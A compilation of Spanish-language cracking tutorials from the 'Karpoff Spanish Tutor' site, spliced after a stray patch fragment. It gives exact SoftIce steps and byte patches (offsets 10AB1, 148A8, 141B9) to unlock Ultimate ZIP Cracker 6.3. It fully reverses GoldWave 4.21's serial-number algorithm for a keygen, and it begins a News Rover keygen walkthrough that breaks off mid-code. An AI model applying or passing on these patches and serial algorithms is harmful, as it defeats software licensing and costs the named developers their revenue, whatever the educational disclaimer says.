015F:004EA60C MOV EDX,[ESP+40]

si la sustituimos por

015F:004EA60C MOV EDX,[ESP+18]

esto es cargamos la aplicacion en el 'Hex WorkShop' nos vamos a la direccion 000EA60C y cambiamos 8B442440 por 8B442418

Listo 'eliminamos' el periodo de evaluacion

La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: ULTIMATE ZIP CRACKER 6.3

PROTECCION:	**Versión "demo" con todo deshabilitado.**
Objetivo:	**Conseguir un programa totalmente funcional.**
Descripcion:	**Para recuperar contraseñas perdidas.**
Dificultad:	**Principiante.**
DOWNLOAD:	**http://www.home.ru/vdg/uzc.htm**
Herramientas:	**Softice 3.24, Exescope 6.0, W32Dasm 8.9, un editor hexadecimal.**
CRACKER:	**Arkanian** **FECHA: 20/06/2001**

INTRODUCCION

"¿Perdiste la contraseña de uno de tus archivos comprimidos a través de ZIP?. Con Ultimate ZIP Cracker podrás recuperar esas contraseñas perdidas sin gran esfuerzo. El programa es capaz de utilizar varios métodos de recuperación de contraseñas, como es el caso del método de fuerza bruta, a través de búsquedas en diccionarios, y a través de fechas de nacimiento. Además, podrás especificar el rango de longitud de la contraseña y el tipo de carácteres que contiene, y por supuesto seleccionar el método de búsqueda de la contraseña. Mejoras en la nueva versión: Nueva utilidad para recuperar contraseñas, soporta ZIP, ARJ, Word y Excel en todas sus versiones, mucho más veloz (especialmente trabajando con archivos ZIP), diccionario más amplio, etc. ***Limitaciones de la versión shareware: Sólo podrás ver las contraseñas a través del método de "Brutal Force Attack".***

Impresionante, ¿no?, pues es mentira. La limitación del programa es que solo muestra las contraseñas compuestas de uno, dos y tres caracteres. Para contraseñas de cuatro caracteres en adelante aparece una ventana del tipo "Contraseña encontrada. Si quieres verla, pasa por caja".

Y es que no te puedes ya ni fiar de la publicidad. Publicidad engañosa se le llama a esto.

Realmente se pueden usar cualquiera de los numerosos métodos de búsqueda que trae el programa, pero limitado a contraseñas de tres caracteres, para cuatro o más de cuatro ...ya sabes, opción ***"Purchase the full version"***.

Vamos a ver como hacerlo para "liberar" totalmente el programa y convertirlo en algo útil.

Empezamos...

AL ATAKE

UNA PRUEBA PRELIMINAR

Instalamos el programa, el Setup trae por defecto como User name ***"Trial version user"*** sin posibilidad de modificación, ...ya veremos.

Lo ejecutamos y le decimos que si, que ***I Agree***, en la ventana que nos recuerda lo pobres que somos. El programa se inicia con un enorme y antiestético ***"trial version"*** como título de la ventana principal.

Investigamos un poco y vemos que no hay otra opción de registro que la que nos manda a la página de esta gente. Humm ... en el ***About*** hay un par de campos tipo ***edit*** atenuados, podemos posicionar el cursor pero no los podemos modificar, ...de momento.

Cogemos cualquier archivo, le metemos un ***"Add to zip"***, le ponemos una contraseña facil del tipo 1212 y probamos el programita de marras. En menos de 7 segundos obtenemos el siguente resultado:

El ***Home page*** nos manda a la página de los creadores del programa, ***Get password right now!*** nos manda a un formulario de envio de correo, donde les mandamos el archivo cuya contraseña queremos averiguar como archivo adjunto, ellos averiguan la contraseña y nos la reenvian después de pasar por caja. También nos avisan que no valen correos anónimos tipo hotmail o similar, que astutos.

Para más inri el botón ***View data*** muestra los cien primeros bytes del archivo para que veas que realmente ha encontrado la contraseña, realmente injurioso.

PLANIFICACION

Vamos a ver que nos cuenta el eXeScope. Rápidamente localizamos en Resource / Dialog la ventanas interesantes:

- -. Resource / Dialog / 100 --> La ventana del ***About***.
- -. Resource / Dialog / 107 --> Ventana del Setup donde trae por defecto el "***Trial version user***".
- -. Resource / Dialog / 122 --> ***"Thank you for trying... "***, la ventana de inicio del ***I Agree***.

- -. Resource / Dialog / 140 --> ***"Detection process is done"***, ...curiosísimo.
- -. Resource / Dialog / 141 --> La ventana que muestro en la imagen de arriba.

Muy interesante, tenemos dos diálogos con el mismo título, el 140 y el 141, ***"Detection process is done"***, uno es el de la versión shareware y el otro por sus caraterísticas tiene todas las pintas de ser el de la versión completa. Echadle un vistazo al diálogo 140 y comparadlo con el 141.

¿Me equivoco?, creo que no...

Parece que lo tenemos claro. Si planificamos la estrategia a seguir veremos que lo que hay que hacer es lo siguiente:

- -. Modificar el nombre de usuario de forma que seamos nosotros y no el ***"Trial version user"***.
- -. Saltar por encima de la ventana del ***"Thank you for trying..."***, shareware, etc...
- -. Que cuando descubra una contraseña de cuatro o más caracteres vaya al diálogo 140 y no al 141.
- -. Modificar el antiestético ***"trial version"*** del título de la ventana del programa.

VAMOS ALLA...

Primer punto, el usuario de programa.

Primero desinstalamos el programa y lo volvemos a instalar, ¿porqué?, pues por que la cosa funciona de la siguiente manera:

El programa de instalación se llama ***Ultimate.exe*** y esta comprimido, cuando lo ejecutamos nos muestra la ventana del Setup y a la vez se descomprime en ***C:\Windows\Temp*** un archivo llamado ***UZC.exe*** que es el que realmente se encarga de la instalación.

Es decir la ventana del Setup que aparece en pantalla **NO** es la misma que la del Resource / Dialog / 107. Para aclararnos estos son los diferentes archivos que intervienen:

- -. ***Ultimate.exe*** --> El programa comprimido con su ventanita de Setup y que se descomprime en...
- -. ***C:\Windows\Temp\UZC.exe*** --> El programa real de instalación que nos instala ....
- -. ***C:\Archivos de programa\Uzc\Uzc.exe*** --> El ejecutable del programa.

Lo que hay que hacer es modificar el contenido del ***User name*** de la ventana del Setup de ***Ultimate.exe***, y esto lo hacemos con SoftIce.

Esperamos que aparezca la ventana del Setup, hacemos un Ctrl+D, vamos a SoftIce y hacemos la busqueda:

- **S 30:0 LFFFFFFFFFF "Trial version user"**--> Buscamos...
  Pattern found at 30:809C8ED2 (809C8ED2) --> Encontramos esto...
  S --> Por si acaso.
  Pattern found at 30:C0F39154 (C0F39154) --> El eco de la búsqueda.

Modificamos en la Ventana de Datos, columna de ASCII, lo del ***Trial...*** por nuestro nombre, **ARKANIAN**. La cosa queda tal que, **ARKANIANrsion user**, para subsanar esto pulsamos el tabulador, nos vamos a la sección hex y machacamos los valores de **rsion user** con ceros.

Una vez finalizada la instalación del programa, en la ventana ***About*** ya aparece nuestro nombre. Perfecto...

Punto segundo, por encima del *"Thank you for trying..."*

Para este punto necesitaremos echar un vistazo al código de ***Uzc.exe*** con W32dasm. Encontramos esto en ***Dialog Information***, al principio del código desensamblado.

```
Name: DialogID_007A, # of Controls=010, Caption:"Ultimate ZIP Cracker"
001 - ControlID:FFFF, Control Class:"" Control Text:""
002 - ControlID:FFFF, Control Class:"" Control Text:"Thank you for trying
003 - ControlID:FFFF, Control Class:"" Control Text:""
004 - ControlID:FFFF, Control Class:"" Control Text:"I understand that I
005 - ControlID:0001, Control Class:"" Control Text:"&I Agree"
006 - ControlID:03EC, Control Class:"" Control Text:"&Register"
007 - ControlID:0002, Control Class:"" Control Text:"&Quit"
008 - ControlID:FFFF, Control Class:"" Control Text:"Please note that th
009 - ControlID:FFFF, Control Class:"" Control Text:""
010 - ControlID:FFFF, Control Class:"" Control Text:"Unregistered version
```

Se trata, evidentemente, de nuestra ventana que es identificada por el nombre de ***DialogID_007A***. Para ir al código pulsamos ***DLG Ref*** en la barra de herramientas, localizamos el diálogo 7A y nos plantamos aquí:

```
* Referenced by a CALL at Address:
|:00414939
|
:00403DF0 8B442404 mov eax, dword ptr [esp+04]
:00403DF4 56 push esi
:00403DF5 50 push eax
:00403DF6 8BF1 mov esi, ecx

* Possible Reference to Dialog: DialogID_007A --> La ventana dichosa.
|
:00403DF8 6A7A push 0000007A --> Guarda el identificador.
:00403DFA E857650200 call 0042A356 --> Nos vamos a la ventana shareware.
:00403DFF C706308D4300 mov dword ptr [esi], 00438D30
:00403E05 8BC6 mov eax, esi
:00403E07 5E pop esi
:00403E08 C20400 ret 0004
```

Hemos aterrizado aquí provenientes de una llamada en 00414939, así que, si vamos a esa dirección y buscamos hacia arriba, todos los saltos que encontremos y que nos permitan saltar por encima de esta dirección serán de lo más sospechoso.

Estamos en 00414939, un poco más arriba encontramos unas referencias a unas comprobaciones en el registro:

ADVAPI32.RegOpenKeyExA, Ord:0172h
ADVAPI32.RegQueryValueExA, Ord:017Bh
ADVAPI32.RegCloseKey, Ord:015Bh

Pero no se trata de lo que estamos buscando ya que a continucion viene:

*** Possible StringData Ref from Data Obj ->"Ultimate ZIP Cracker was not succesfully... instalado"**

Parece que las referencias anteriores simplemente buscan si el programa esta instalado mediante una comprobación de las claves en el registro de Windows, sigamos un poco más arriba:

```
:0041488E 8B442410 mov eax, dword ptr [esp+10]
:00414892 64892500000000 mov dword ptr fs:[00000000], esp
:00414899 81ECB8010000 sub esp, 000001B8
:0041489F 3D34120000 cmp eax, 00001234 --> Que curioso.
:004148A4 56 push esi
:004148A5 57 push edi
```

:004148A6 8BF1 mov esi, ecx
:004148A8 0F8510010000 jne 004149BE --> Muy sospechoso.
:004148AE 8D442408 lea eax, dword ptr [esp+08]
:004148B2 50 push eax
:004148B3 6819000200 push 00020019
:004148B8 6A00 push 00000000

Hagamos las comprobaciones pertinentes con SoftIce, metemos el programa en el Loader y cuando rompa nos vamos mediante un **G 4148A8** al salto en cuestión. Vemos que, efectivamente, EAX es 1234 y que por consiguiente no vamos a saltar, así que, si cambiamos el flag con un **R FL Z** saltamos y ... adios horrible ventana.

Tomemos nota, el salto está en 4148A8, la instrucción del salto se compone de 6 bytes, 0F 85 10 01 00 00. Queremos transformar este salto de condicional (jne) a incondicional (jmp) sin que sobre ni falte nada. La mejor manera de hacerlo es la siguiente:

-. Hacemos **D EIP** de manera que en la ventana de datos tengamos **0F 85 10 01 00 00**.
-. Nopeamos manualmente la instrucción con 90 90 90 90 90 90.
-. Ensamblamos la linea mediante **A 4148A8** [intro] **JMP 4149BE** [intro].
-. Tomamos nota de como queda la cosa --> **E9 11 01 00 00 90**.

Liquidada la ventana de shareware, sigamos al próximo objetivo.

Punto tercero, ¡Quiero ver las contraseñas!

Localizamos las dos ventanas en el Dialog Information, son las ventanas DialogID_008C y DialogID_008D y cuyo Caption es ***"Detection process is done"***. Pensemos un poco, si el programa nos suelta la ventana de "contraseña encontrada pero no te la enseño" en algún lugar de la memoria tiene que estar la contraseña y obviamente en algún lugar tiene que hacer la comprobación del número de caracteres.

Vamos a ver, si ponemos el bp adecuado y conseguimos romper con SoftIce **ANTES** de que aparezca la ventana, la contraseña estará por algún lado. Si hacemos una busqueda en memoria de la contraseña encontraremos la dirección donde se encuentra. Poniendo después un bp en el rango de memoria de esa dirección y repitiendo el proceso encontraremos donde se hace la comparación del número de carateres.

A priori debería funcionar, solo hace falta buscar el bp adecuado. Miremos el código. Buscamos DialogID_008D, y vemos que hemos aterrizado aquí después de una llamada en 00414A5A , vamos a esa dirección y nos encontramos con esto:

*** Reference To: USER32.MessageBeep, Ord:01BDh --> MessageBeep, un bp precioso :-)**
|
:00414A40 FF15E0834300 Call dword ptr [004383E0]
:00414A46 8B8680000000 mov eax, dword ptr [esi+00000080]
:00414A4C 6A00 push 00000000
:00414A4E 85C0 test eax, eax
:00414A50 0F849F000000 je 00414AF5
:00414A56 8D4C2414 lea ecx, dword ptr [esp+14]
:00414A5A E8C1E4FEFF call 00402F20 --> La llamada al DialogID_008D.

Ya tenemos nuestro bp, vamos a iniciar la caza. Elegimos el archivo, definimos el método de busqueda como ***Brute force attack*** y selecionamos en ***allowed characters*** solamente ***Digits*** para acortar el tiempo de busqueda ya que partimos con la ventaja de saber la contraseña.

Vamos al SoftIce, asignamos las ventanas como siempre, ponemos un **BPX MESSAGEBEEP**, volvemos y le damos al Start. Salta el Sice y aterrizamos en **USER32.MessageBeep**, un **F11** para salir al código real.

Iniciamos la busqueda en el selector que marca la ventana de hexadecimal, en mi caso 017F:

S 017F:0 LFFFFFFFFFF "1212"
Pattern found at 017F:00466014 (00466014)

Solo hay una referencia y por si faltaba algo para estar completamente seguros la cabecera de la ventana de datos nos marca un **UZC!data+00023014**.

Perfecto, quitamos el bp de antes y ponemos un **BPM 466014 RW**, nos ponemos una ventana de control mediante **DEX 3 466014** e iniciamos otra vez el proceso. Salta el bp en 414F7D y empezamos a darle con alegria al **F5**.

Parece que estamos de suerte, el programa utiliza la dirección 466014 como lugar de prueba de **TODAS** las contraseñas que va generando. Solo tenemos que esperar a que aparezca la nuestra en la ventana de control. Como esto puede tardar algún tiempo cambiamos el bp de **BPM 466014 RW** a **BPM 466017 RW**.

¿Porqué ponemos el bp en 466017 y no en 466014?

Sabemos que la contraseña consta de cuatro caracteres y que son todo números, si ponemos el bp en 466014, SoftIce saltará cuando el programa empieze a comprobar los valores del primer carácter, del primero y del segundo, etc... Poniendo el bp en la posición que ocupa el cuarto carácter sólo saltaremos cuando se comprueben valores compuestos de cuatro digitos y así nos ahorraremos un montón de tiempo.

Una vez que ha aparecido el 1212 en la dirección 466014 empezamos a trazar con **F8**, pasamos por un par de ret's y salimos aquí:

:004141A3 8BD8 mov ebx, eax --> **Aparecemos aquí.**
:004141A5 8DBC24AC000000 lea edi, dword ptr [esp+000000AC] --> **Nuestra contraseña a EDI.**
:004141AC 83C9FF or ecx, FFFFFFFF --> **ECX hace de contador.**
:004141AF 33C0 xor eax, eax --> **Ponlo a 00 para luego.**
:004141B1 F2 repnz --> **Cuenta los caracteres de**
:004141B2 AE scasb --> **la contraseña que están en EDI.**
:004141B3 F7D1 not ecx --> **¿No hay más?**
:004141B5 49 dec ecx --> **Quítale el último que es un 00.**
:004141B6 83F904 cmp ecx, 00000004 --> ¿Son cuatro caracteres?
:004141B9 736E jnb 00414229 --> Ventanazo que te crio...
:004141BB 8D8C24AC000000 lea ecx, dword ptr [esp+000000AC]
:004141C2 8D54241C lea edx, dword ptr [esp+1C]
:004141C6 51 push ecx
:004141C7 52 push edx
:004141C8 8944241C mov dword ptr [esp+1C], eax

Nopeamos el salto fatídico mediante un par de 90's y aquí Paz y después Gloria. Nos sale la ventana del Resource / Dialog / 140 y además las contraseñas se muestran en el campo ***Password*** de la ventana principal. Estupendo...

Punto cuarto, cuestiones estéticas.

Este es el más sencillo, con un Editor hexadecimal vamos a realizar los cambios pertinentes en programa. Buscamos la cadena ***"- trial version"*** y o bien lo ponemos todo a 00 o mejor todavía personalizamos el programa, de paso aprovechamos para realizar el resto de los cambios.

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:00410AB1	**10AB1**	**74 72 69 61 6C ...**	**00 00 00 00 00 ...**
:004148A8	**148A8**	**0F 85 10 01 00 00**	**E9 11 01 00 00 90**
:004141B9	**141B9**	**73 6E**	**90 90**

Si vas a poner todo a 00 no te olvides de quitar el guión que precede a ***"trial versión"***.

Para darle un poco de color a la cosa y personalizar el programa he cambiado los valores de ***"trial version"*** y en vez de poner todo a 00 he puesto otros valores, ;-)

Así estaban --> **74 72 69 61 6C 20 76 65 72 73 69 6F 6E**
Así quedan --> **41 72 6B 61 6E 69 61 6E 20 32 30 30 31**

Tenemos el programa totalmente funcional y perfectamente preparado para nuestras necesidades.

FIN

Pues eso, hasta otra.

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: GOLDWAVE 4.21

PROTECCION:	**Serial Number.**		
Objetivo:	**Desmontar el algoritmo de generación del Serial.**		
Descripcion:	**Programa de edición de audio.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	**http://www.goldwave.com**		
Herramientas:	**SoftIce 3.24, papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**25/03/2001**

INTRODUCCION

Un impresionante programa de edición de audio que apenas ocupa 2 Mb con ayuda y todo. Lástima que este en ingles, bueno, algún fallo tenía que tener, el mundo no es perfecto.

El Número de Serie válido correspondiente a los datos introducidos en la ventana de registro se genera a traves de un curioso algoritmo (si no sabes lo que es un algoritmo consulta un diccionario) que vamos a tratar de descifrar. Como resultado obtendremos un código valido para este programa y para todas las futuras versiones del mismo, o por lo menos así lo pone en la ayuda...

No esperes encontrar aquí un Número de Serie válido sino el procedimiento y la forma en la que este se genera.

No hacen falta grandes conocimientos matemáticos sino ganas de ejercitar las neuronas, un poco de atención, bajar al bar a por tabaco y dos elementos imprescindibles, papel en abundancia y algo para escribir. ¿Tienes de todo?, pues ya está.

Empezamos...

AL ATAKE

VISTAZO PRELIMINAR

Supongo que a estas alturas no hará falta que explique que bp's utilizar para saltar a SoftIce. Pero bueno, en beneficio de los menos preparados de todos vosotros iremos (otra vez) paso a paso. Bien, después de ejecutar el programa vamos a la ventana de registro que se encuenta en ***Options / Register*** y que una vez rellenados todos los datos tiene este aspecto:

Como se puede comprobar, tres cajas de edición, dos para el nombre y una para el Password, por cierto el Password que he metido y que está oculto por los asteriscos es 1234567890.

Crtl+D, cambiamos a SoftIce y aquí podemos optar por varios caminos:

-. Una busqueda mediante al comando **S** de, por ejemplo el ***Last Name***, ARKANIAN en este caso, para ponerle un **BPR [**resultado busqueda**] [**resultado busqueda + Nº de caracteres**] RW**.
-. Utilizar el comando **TASK** para identificar la tarea que nos interesa (Goldwave*), seguir con un **HWND GOLDWAVE** para acabar poniendo un **BMSG [**valor del ***Window Handle*** del primer ***Edit***] **WM_GETTEXT**.
-. Directamente y solo por probar **BPX HMEMCPY**. La experiencia siempre es un grado, ;-).

Cualquiera de los tres metodos funciona perfectamente y nos permitirá saltar a SoftIce después de pulsar el botón de ***OK***. ¿Estamos?, ¿Si?, Pues vamos directamente al código que genera el Serial válido.

EL CÓDIGO

Después de trazar un rato, salir al código real del programa y seguir otro rato con **F8** encontramos esto:

:00461B40 0FBE0A movsx ecx, byte ptr [edx] **-> Último carácter del First Name.**
:00461B43 03C8 add ecx, eax **-> Suma al valor del carácter el [Nº de caracteres - 1].**
:00461B45 03D9 add ebx, ecx **-> Lo suma a EBX que empieza de 0 .**
:00461B47 4A dec edx -> **Siguiente caracter.**
:00461B48 8BC8 mov ecx, eax **-> ECX hace de contador.**
:00461B4A 83C0FF add eax, FFFFFFFF **-> Disminuye EAX y lo prepara para el siguiente carácter.**
:00461B4D 85C9 test ecx, ecx **-> Comprobación del contador.**
:00461B4F 75EF jne 00461B40 **-> Si no es 0 volvemos arriba.**

Hemos introducido ARK como ***First Name***, teniendo en cuenta que la manipulación empieza con el último caracter y de ahí va hacia atras la siguiente tabla aclarará un poco las cosas:

POSICION [P]	CARACTER	VALOR	[P - 1]	VALOR + [P-1]
1	A	41	0	41
2	R	52	1	53
3	K	4B	2	4D
			Suma en EBX	E1

Un rato después y después de unas comprobaciones de la longitud de los datos introducidos, en la dirección :00461B72 encontramos otro fragmento de código similar que manipula el ***Last Name***, esta vez la suma se acumula en ESI, y la

tabla correspondiente es:

POSICION [P]	CARACTER	VALOR	[P - 1]	VALOR + [P-1]
1	A	41	0	41
2	R	52	1	53
3	K	4B	2	4D
4	A	41	3	44
5	N	4E	4	52
6	I	49	5	4E
7	A	41	6	47
8	N	4E	7	55
			Suma en ESI	261

De momento claro hasta aquí ¿no?. Ha cogido los caracteres del Nombre y los ha manipulado hasta obtener dos valores que están en EBX = E1 y en ESI = 261. Veamos que hace con ellos, este es el código donde se efectua la manipulación:

:00461B9B 03F8 add edi, eax -> **Suma el Número de caracteres, First Name + Last Name, [3+8 = B].**
:00461B9D 59 pop ecx -> **Recupera ECX cuyo valor es 0.**
:00461B9E 8BC7 mov eax, edi -> **La suma de los caracteres a EAX = B.**
:00461BA0 8BD0 mov edx, eax -> **Lo mueve a EDX y empieza el baile...**
:00461BA2 8B4508 mov eax, dword ptr [ebp+08] -> **Con esto pone EAX a 0.**
:00461BA5 C1E204 shl edx, 04 -> **Desplaza a la izquierda 4 bits. Valor de EDX = B0.**
:00461BA8 8D1452 lea edx, dword ptr [edx+2*edx] -> **Empiezan**
:00461BAB 8D1492 lea edx, dword ptr [edx+4*edx] -> **las**
:00461BAE 8D1492 lea edx, dword ptr [edx+4*edx] -> **operaciones**
:00461BB1 8D1492 lea edx, dword ptr [edx+4*edx] -> **matemáticas para**
:00461BB4 03DA add ebx, edx -> **sumar el valor obtenido al valor del Fist Name [E1].**
:00461BB6 8B55FC mov edx, dword ptr [ebp-04] -> **Se pone EDX a 0.**
:00461BB9 8BCB mov ecx, ebx -> **Movemos el resultado anterior a ECX.**
:00461BBB C1E104 shl ecx, 04 -> **Desplaza de nuevo 4 bits a la izquierda.**
:00461BBE 8D0C49 lea ecx, dword ptr [ecx+2*ecx] -> **Más**
:00461BC1 8D0C89 lea ecx, dword ptr [ecx+4*ecx] -> **operaciones**
:00461BC4 8D0C89 lea ecx, dword ptr [ecx+4*ecx] -> **matemáticas**
:00461BC7 8D0C89 lea ecx, dword ptr [ecx+4*ecx] -> **para**
:00461BCA 03F1 add esi, ecx -> **sumar el nuevo valor al valor del Last Name, [261].**
:00461BCC 8BDE mov ebx, esi -> **El resultado final a EBX**
:00461BCE 8D741032 lea esi, dword ptr [eax+edx+32] -> **Una dirección que será usada luego.**
:00461BD2 85DB test ebx, ebx -> **Chequeo de control.**
:00461BD4 7425 je 00461BFB -> **No saltamos...**

Después de todo esto tenemos en EBX el valor 17AF16D1, ¿será este el Número buscado?, pues no, la cosa todavía sigue un poco más. Inmediatamente después del salto anterior siguen las operaciones matemáticas:

:00461BD6 8BC3 mov eax, ebx -> **El valor final obtenido, 17AF16D1, a EAX.**
:00461BD8 33D2 xor edx, edx -> **Ponemos EDX a 0.**
:00461BDA B91A000000 mov ecx, 0000001A -> **El divisor de la siguiente operación.**
:00461BDF F7F1 div ecx -> **Divide EAX entre ECX, el cociente se queda en EAX y el resto va EDX.**
:00461BE1 80C241 add dl, 41-> **Le suma 41 al resto y ya tenemos el primer caracter del Serial válido.**
:00461BE4 8BC3 mov eax, ebx -> **Otra vez el valor final en EAX.**
:00461BE6 8816 mov byte ptr [esi], dl -> **El caracter obtenido a la dirección donde se creará el Serial.**
:00461BE8 33D2 xor edx, edx -> **Lo ponemos a 0 para la siguiente operación.**
:00461BEA B91A000000 mov ecx, 0000001A -> **El divisor de nuevo.**
:00461BEF 46 inc esi -> **Incrementa la dirección de ESI para el siguiente caracter.**
:00461BF0 F7F1 div ecx -> **Otra división.**
:00461BF2 FF45FC inc [ebp-04] -> **Aquí aparece el contador de caracteres del Serial bueno.**
:00461BF5 89C3 mov ebx, eax -> **Prepara EBX para la siguiente vuelta.**
:00461BF7 85DB test ebx, ebx -> **Comprobación de control.**
:00461BF9 75DB jne 00461BD6 -> **Volvemos arriba...**

Poniendo todo en claro para que nos enteremos, la cosa es más o menos así:

ALGORITMO DE UN SERIAL VÁLIDO

First Name: **SUMA [Valor caracter + (Posición - 1)] = VALOR 1, (V1).**
***Last Name*:** **SUMA [Valor caracter + (Posición - 1)] = VALOR 2, (V2). (*)**

(*) No te rias, pero usando sólo valores numéricos como caracteres del Nombre puedes convertir una hoja de Excel en un Keygen. (Paja mental producto de una espectacular resaca). ¡Y funciona!

Nº Total de caracteres: **Nº carateres *First Name* + Nº caracteres *Last Name* = X,**

Le añadimos un 0 a la derecha, nos queda X 0, entonces:
[X 0 + (2*X 0)] = A
[A + (4*A)] = B
[B + (4*B)] = C
[C + (4*C)] = RESULTADO 1, (R1)

Lo sumamos al valor del First Name:
V1 + R1 = SUMA 1, (S1)

A esta suma le añadimos otro cero a la derecha, (S1 0), y seguimos:
[S1 0 + (2*S1 0)] = D
[D + (4*D)] = F
[F + (4*F)] = G
[G + (4*G)] = RESULTADO 2 , (R2)

Le sumanos al valor correspondiente del Last Name:
V2 + R2 = Valor obtenido del Nombre.

Por último hacemos las divisiones teniendo en cuenta que solo el resto resultante de la secuencia impar de operaciones va a ser utilizado para generar el Número de Serie válido:

1.) Valor obtenido del Nombre = Cociente 1; Resto + 41 = Primer caracter del Serial.
....1A
2.) Cociente 1= Cociente 2,
.....1A
3.) Cociente 2 = Cociente 3; Resto + 41 = Segundo caracter del Serial.
.....1A
4.) Cociente 3 = Cociente 4,
.....1A
Etc...

Todo esto en hexadecimal, por supuesto.

¿Complicado?, a simple vista si, pero piensa que este es bastante fácil, el código está a las claras y solo necesitamos papel y algo para escribir para descifrar el algoritmo.

Solo queda poner el Serial hallado en su sitio para obtener esto:

FINALIZANDO

Dudas y otras consultas a:

arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: News Rover 6.2 rev. 3

PROTECCION: **Name / Serial**

Objetivo: Hacer un Keygen

Descripcion: Gestiona mensajes de grupos de noticias o eso creo...

Dificultad: Será fácil, pero a mí me ha costado lo suyo :o(

DOWNLOAD: ftp://ftp118.pair.com/pub/sandh/nrsetup.exe

Herramientas: **Softice**

CRACKER: **CaoS ReptantE** **FECHA:** **14/05/2001**

INTRODUCCION

Empiezo este tutorial como empezaba el gaucho Martín Fierro el relato de sus desdichas:

"Aquí me pongo a cantar
al compás de la *vigüela*,
que el hombre que lo desvela
una pena *estraordinaria*,
como *la* ave solitaria
con el cantar se consuela."

Y es que no se sabe si reír o llorar. Este programador es ponzoñoso. Creo que el crackear este programa ha acelerado el irreversible proceso de mi decrepitud... :o(
Primero me encontré con la sorpresa de que los cambios efectuados por el SoftIce EN LA MEMORIA, se guardan en el ejecutable, que queda alterado, conservando la fecha y hora originales. Sé que esto es difícil de creer, pero fácil de comprobar. Estos cambios, además, no sólo consisten en la modificación, por ejemplo, de un salto que hayamos podido hacer sobre la marcha, si no que, si hemos hecho un breakpoint a una dirección de la memoria, nos coloca CC en esa dirección del programa (no lo hace en caso de breakpoints que no se refieran a direcciones concretas como por ejemplo, hmemcpy o funciones similares). ¿Por qué CC? Es la codificación de la instrucción INT3 que es la que utiliza el SoftIce para detener la ejecución del programa "víctima". De aquí resulta que si miramos esa dirección del programa con un editor hexadecimal, vemos CC, pero si ejecutamos el programa, el SIce se detiene y no nos muestra CC, sino la instrucción que debería ir en ese lugar. A causa de estas manipulaciones, veremos como acaba apareciendo la famosa ventana que nos informa de que "Este programa ha efectuado una operación no..." y a la calle. Esto quiere decir que el sacar una copia de seguridad del ejecutable, que en otros casos es conveniente, aquí es imprescindible.

Y luego está la lista negra. Sí, una lista negra en la que se incluyen más de un centenar de textos, entre nombres de crackers y textos susceptibles de ser utilizados en pruebas como "bla bla", "qwerty", "registered" etc. También ha pensado el programador en los castellanoparlantes y ha incluido "lo que sea". Que Dios le bendiga... :'o(

Pero vamos a ver, ¿de verdad cree este hombre que merece la pena tomarse el trabajo de crear esa larguísima lista negra, cuando su flamante programa lo puede crackear un indocumentado como yo, cambiando ocho tristes bytes? En fin, si así se ha quedado a gusto, bien hecho está. De todos modos, no vamos a parchear el programa sino a hacer un generador de números de registro. De hecho, la única utilidad de la lista negra es que nos obliga a poner una advertencia en el keygen, previniendo al posible usuario de que éste puede fallar.

Después del trabajo que me ha costado hacer el keygen, espero figurar en la lista negra de la próxima versión. Si no es así, tendré que ponerme en contacto con el infausto programador y decirle cuatro cosas bien dichas... :oD

AL ATAKE

El proceso que se sigue para la comprobación del número es básicamente el siguiente: Lo primero que hace, es pasar el número decimal introducido (de un mínimo de 9 cifras) a hexadecimal, lo descompone en dos números que divide por dos y por cuatro, hace una serie de permutaciones, operaciones XOR y finalmente compara cuatro cifras del número resultante con otras cuatro de un número obtenido a partir del nombre, ayudándose de una tabla que ya hemos visto en alguna otra ocasión.

Vamos a intentar seguir este proceso de manera que se entienda. :o)

En primer lugar, arrancamos el programa con el SoftIce agazapado, y veremos una ventana en la que, con la excusa de darnos la bienvenida, nos pide que nos registremos. Así pues, introduciremos nuestros datos de registro, en este caso: Caos reptante como nombre y 305441741 como número. ¿Que es un número raro? ya veréis como no. Una vez introducidos los datos y antes de pulsar "Enter..." entramos en el SIce y ponemos la instrucción **bpx getwindowtexta**. A continuación, volvemos al programa y pulsamos "Enter..." El SIce se detiene. Damos una vez a F5 para que lea la otra ventana, luego a F12 y caemos en este punto:

```
* Reference To: USER32.GetWindowTextA, Ord:015Eh
                                    |
:00511325 FF1598765400              Call dword ptr [00547698]
:0051132B EB12                      jmp 0051133F
```

Aquí trataremos de pillar al programa cuando lee nuestro nombre o número mediante las instrucciones **s 30:00 l ffffffff 'Caos reptante'** y **s 30:00 l ffffffff '305441741'**. Una vez sabemos donde guarda el programa nuestros datos, estableceremos los correspondientes breakpoints: **bpm** *direccion_nombre* **rw** y **bpm** *direccion_numero* **rw**. Damos a F5 para continuar y nos detenemos en:

```
:004584B9 F2                        repnz
:004584BA AE                        scasb
:004584BB F7D1                      not ecx
:004584BD 49                        dec ecx
:004584BE 83F901                    cmp ecx, 00000001
```

Aquí comprueba que el nombre tenga al menos una letra :o)

```
:004584C1 0F8278050000              jb 00458A3F
:004584C7 8D7C2478                  lea edi, dword ptr [esp+78]
:004584CB 83C9FF                    or ecx, FFFFFFFF
:004584CE F2                        repnz
:004584CF AE                        scasb
:004584D0 F7D1                      not ecx
:004584D2 49                        dec ecx
:004584D3 83F909                    cmp ecx, 00000009
```

Y aquí, que el número tiene al menos nueve cifras. Si quisiéramos parchear el programa, substituiríamos el 09 por 01 (primer byte).

```
:004584D6 0F8263050000            jb 00458A3F
```

Este salto nos mandaría a freír espárragos.
Seguimos adelante y llegamos a la rutina que convierte nuestro número en hexadecimal:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00458543(C)
|
:0045851B 0FBE06                  movsx eax, byte ptr [esi]
:0045851E 50                      push eax
............
```

un bucle un poco largo.

```
............
:00458541 3AC3                    cmp al, bl
:00458543 75D6                    jne 0045851B
